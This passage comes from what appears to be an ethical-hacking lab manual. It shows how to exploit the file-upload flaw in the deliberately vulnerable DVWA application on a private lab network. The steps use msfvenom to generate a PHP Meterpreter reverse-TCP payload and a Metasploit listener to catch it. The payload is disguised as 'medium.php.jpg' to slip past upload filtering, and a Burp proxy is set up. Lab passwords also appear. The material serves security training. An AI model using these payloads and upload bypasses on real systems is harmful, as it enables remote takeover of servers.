

Figure 2.7.10: Upload the payload file

21. You will see a message saying that the file has been uploaded successfully, with the location of the file. Note the location of the file and minimize the browser window.

Figure 2.7.11: Payload file successfully uploaded

22. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.
23. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
24. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

25. Now, type **cd** and press **Enter** to jump to the root directory.
26. In the terminal window, type **msfconsole** and press **Enter** to launch the Metasploit framework.
27. In msfconsole, type **use exploit/multi/handler** and press **Enter** to set up the listener.



Figure 2.7.12: Setting up a listener

28. Now, set the payload, LHOST, and LPORT. To do so, use the below commands:
    - Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.10.13** and press **Enter**
    - Type **set LPORT 4444** and press **Enter**
    - Type **run** and press **Enter** to start the listener
29. Observe that the listener is up and running at 10.10.10.13. Minimize the terminal window.



Figure 2.7.13: Setup and run a listener

30. Switch back to the **Mozilla Firefox** window where the **DVWA** website is open. Press **Ctrl+T** to open a new tab, type **http://10.10.10.16:8080/dvwa/hackable/uploads/upload.php**) in the address bar, and press **Enter** to execute the uploaded payload.



Figure 2.7.14: Open uploaded payload file in a web browser

31. Switch back to the **Terminal** window and observe that a **Meterpreter session** has successfully been established with the victim system, as shown in the screenshot.



Figure 2.7.15: Meterpreter session established

32. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.



Figure 2.7.16: Get the system information

TASK 7.2

Exploit DVWA
Medium

33. Close all open windows.
34. Launch a new **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop** window.
35. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
36. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

37. Now, type **cd** and press **Enter** to jump to the root directory.



Figure 2.7.17: Running the programs as a root user

38. In the **Terminal** window, type **msfvenom -p php/meterpreter/reverse_tcp LHOST=<IP Address of Host Machine> LPORT=3333 -f raw** and press **Enter**.

Note: Here, the IP address of the host machine is **10.10.10.13** (**Parrot Security** virtual machine).

39. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.



Figure 2.7.18: Copy the generated payload

40. Now, in the terminal window, type **cd /home/attacker/Desktop** and press **Enter** to navigate to the **Desktop** folder.

41. Type **pluma medium.php.jpg** and press **Enter** to launch the **Pluma** text editor.

Figure 2.7.19: Create a payload file

42. The **Pluma** text editor window appears; press **Ctrl+V** to the paste the raw payload code copied in **Step 39**, and then press **Ctrl+S** to save the content.



Figure 2.7.20: Paste and save the payload file

43. Click the **Firefox** icon ( ) from the top section of **Desktop**, type **http://10.10.10.16:8080/dvwa/login.php**. Into the address bar, and press **Enter**. The **DVWA** login page appears; log in with the credentials **admin** and **password**, and click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

44. The **Welcome to Damn Vulnerable Web Application!** Page appears. Click **DVWA Security** from the left pane to view the DVWA security level.

45. Change the **Security Level** from impossible to medium by selecting **Medium** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.



Figure 2.7.21: Setting DVWA security level

46. Click the **File Upload** option in the left pane.
47. The **Vulnerability: File Upload** page appears; click the **Browse...** button to upload a file.



Figure 2.7.22: Upload the payload file

48. The **File Upload** window appears. Navigate to the **Desktop** location and select the payload file **medium.php.jpg** and click **Open**.



Figure 2.7.23: Select the payload file

49. Observe that the selected file (**medium.php.jpg**) appears to the right of the **Browse...** button.

50. Now, before uploading the file, set up a **Burp Suite** proxy. Start by configuring the proxy settings of the browser.

51. Click the **Open Menu** icon ( ) in the right corner of the menu bar and select **Preferences** from the list.



Figure 2.7.24: Configure browser preferences

52. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.
53. The **Search Results** appear; click the **Settings** button under the **Network Settings** option.



Figure 2.7.25: Search proxy settings

54. A **Connection Settings** window appears; select the **Manual proxy configuration** radio button and ensure that the **HTTP Proxy** is set to **127.0.0.1** and **Port** as **8080**. Ensure that the **Use this proxy server for all protocols** checkbox is selected and click **OK**.



Figure 2.7.26: Configure browser proxy

55. Now, minimize the browser window, click **Applications** from the top left corner of **Desktop** and navigate to **Pentesting → Web Application Analysis → Web Application Proxies → burpsuite** to launch the **Burp Suite** application.

56. A security pop-up appears, type **toor** as a password and click **OK**.
57. **Burp Suite** initializes. If a **Burp Suite Community Edition** notification appears saying that **An update is available**, click **Close**.
58. The **Burp Suite** main window appears. Ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.



Figure 2.7.27: Create burp suite project

59. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.

Note: If a **Burp Suite is out of date** pop-up appears, click **OK**. Otherwise, update and upgrade the system by issuing the command **apt-get update && upgrade**.

